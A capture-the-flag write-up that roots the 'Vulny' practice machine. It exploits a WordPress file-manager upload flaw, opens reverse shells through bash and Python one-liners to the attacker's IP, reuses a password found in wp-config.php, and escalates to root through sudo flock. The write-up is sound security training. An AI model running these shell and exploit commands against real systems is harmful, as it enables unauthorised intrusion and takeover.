[HMV] Vulny
Table of Contents
| URL | 🔗 |
|---|---|
| Level | Easy |
| Attacker IP | 10.10.10.2 |
| Target IP | 10.10.10.4 |
| Target domain | http://vulny.local |
Intro#
Today I am attacking a non-working Wordpress. I will enumerate the HTTP server to find out about the hidden WP installation. Then I will find both an exploit for a WP plugin and valid credentials for the under-privileged user. Ultimately I will escalate privileges with flock and pwn the target.
Enumeration#
Nmap (TCP)#
I started with scanning the common TCP ports with Nmap:
sudo nmap -sV -oN nmap_tcp vulny.local

PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
Given the only port found by Nmap was 80, I thought there might be some uncommon ones running on the target, so I ran Nmap again, this time against all the ports:
sudo nmap -sV -p- -oN nmap_tcp_full vulny.local

PORT      STATE SERVICE REASON         VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.41 ((Ubuntu))
33060/tcp open  mysqlx? syn-ack ttl 64

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
# [...]
The 33060 port (mysqlx?) seemed interesting, but I didn’t find anything useful about it.
Nmap (UDP)#
UDP scan revealed nothing.
HTTP#

After the initial scanning was done I opened the website hosted on port 80. It hosted the Apache2’s placeholder page, meaning I’ll probably have to deal with PHP soon:
Out of other ideas, I ran feroxbuster in recursive mode against the webapp.
feroxbuster#
feroxbuster -u http://vulny.local  --wordlist /usr/share/wordlists/dirb/common.txt -x txt

# [...]
200      GET       15l       74w     6147c http://vulny.local/icons/ubuntu-logo.png
200      GET      375l      964w    10918c http://vulny.local/
200      GET      375l      964w    10918c http://vulny.local/index.html
301      GET        9l       28w      311c http://vulny.local/javascript => http://vulny.local/javascript/
301      GET        9l       28w      307c http://vulny.local/secret => http://vulny.local/secret/
301      GET        9l       28w      318c http://vulny.local/javascript/jquery => http://vulny.local/javascript/jquery/
404      GET        1l       23w      211c http://vulny.local/secret/index.php
301      GET        9l       28w      316c http://vulny.local/secret/wp-admin => http://vulny.local/secret/wp-admin/
# [...]
Aha! There is a Wordpress installation living in /secret!
Wordpress#
Upon opening http://vulny.local/secret the wrong configuration error was shown:

Neither /etc/wordpress/config-vulny.local.php nor /etc/wordpress/config-hmv.php could be found.
Ensure one of them exists, is readable by the webserver and contains the right password/username.
At first I thought of adding another entry to /etc/hosts, but it would be hard to tell which one is the correct one, so I decided to take a short trip to sub-directories found by feroxbuster.
The /javascript/ and .ht* paths were Forbidden, but I was able to list files under wp-content.

I’ve found wp-file-manager under wp-content-plugins. I wasn’t able to find out its version, until I found it zipped in wp-content/uploads/2020/10/. It was v6.0.
So I checked up what searchsploit can do for me.
searchsploit wp-file-manager
# [...]
WP-file-manager v6.9 - Unauthenticated Arbitrary File Upload le | php/webapps/51224.py
Good. Can be useful later.
Exploitation#
RCE#
After reviewing its source code, I tried it out:
cp /usr/share/exploitdb/exploits/php/webapps/51224.py ./exploit.py
python exploit.py
[*] Uso: python3 exploit.py "url" "comando"
[!] Ejemplo: python3 exploit.py http://wordpress.local/ id

python exploit.py http://vulny.local/secret/ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
# Hello, world.
Noice.
Revshell#
Now that I had an RCE I wanted to spawn a reverse shell to my Kali Linux instance for convenience:
nc -lvp 1337 # don't do that unless you want to be discovered quickly, son
python exploit.py http://vulny.local/secret/ "bash -i >& /dev/tcp/10.10.10.2/1337 0>&1" # this actually didin't work

python exploit.py http://vulny.local/secret/ "python3 -c 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.10.2\",1337));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);pty.spawn(\"/bin/sh\")'" # this did. But I tried with the wrong IP at first and had to figure that out.
nc -lvp 1337
listening on [any] 1337 ...
connect to [10.10.10.2] from vulny.local [10.10.10.4] 52646
# Oh, hi there.
$ ls
shell.php # uploaded by exploit
So I’ve upgraded the reverse shell and went onto Privilege Escalation.
Horizontal Priv Esc#
I checked out what users I can find in /home and saw adrian.
ls /home
adrian

cat /home/adrian/user.txt
cat: /home/adrian/user.txt: Permission denied # meh
I tried looking up the SUID-enabled binaries, but I still haven’t found what I am looking for 🎵
Then I tried to lookup the wordpress installation directory within the filesystem, and maybe make the installation to work.
cd /etc/wordpress
cp config-192.168.1.122.php config-vulny.local.php
cp: cannot create regular file 'config-vulny.local.php': Permission denied # meh again
Well, that’d be too easy, I guess.
Ultimately, before obtaining the user flag, I had to figure out a way to impersonate adrian.
I asked myself what else can I do about that WP and thought of checking up its configuration:
find /  -type f -name "wp-config.php" 2>/dev/null
/usr/share/wordpress/wp-config.php

cat /usr/share/wordpress/wp-config.php
<?php
/***
 * WordPress's Debianised default master config file
 * Please do NOT edit and learn how the configuration works in
 * /usr/share/doc/wordpress/README.Debian
 ***/

/* Look up a host-specific config file in
 * /etc/wordpress/config-<host>.php or /etc/wordpress/config-<domain>.php
 */
$debian_server = preg_replace('/:.*/', "", $_SERVER['HTTP_HOST']);
$debian_server = preg_replace("/[^a-zA-Z0-9.\-]/", "", $debian_server);
$debian_file = '/etc/wordpress/config-'.strtolower($debian_server).'.php';

/* [...] */

/* idrinksomewater */
I don’t remember idrinksomewater from the times I’ve been working with Wordpress. Maybe adrian wanted to keep his password somewhere safe?
su -l adrian
Password: idrinksomewater
adrian@vulny:~$ # Hello, world!
# as `adrian`
ls
user.txt

cat user.txt
<redacted>
Horizontal pivoting accomplished.
Vertical Priv Esc#
I checked what commands adrian is privileged for:
sudo -l

Matching Defaults entries for adrian on vulny:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User adrian may run the following commands on vulny:
    (ALL : ALL) NOPASSWD: /usr/bin/flock
adrian@vulny:~$
Checked the dependable GTFObins for flock and ultimately escalated my privileges to root:
sudo flock -u / /bin/sh
whoami

root
Pwned#
cd /root
ls

root.txt  snap


cat root.txt
<redacted>
Key takeaways#
- Always go through all the configuration files that you can read,
wp-config.phpin this case - Even if port
80looks like a default installation of the webserver, check if it does have any hidden paths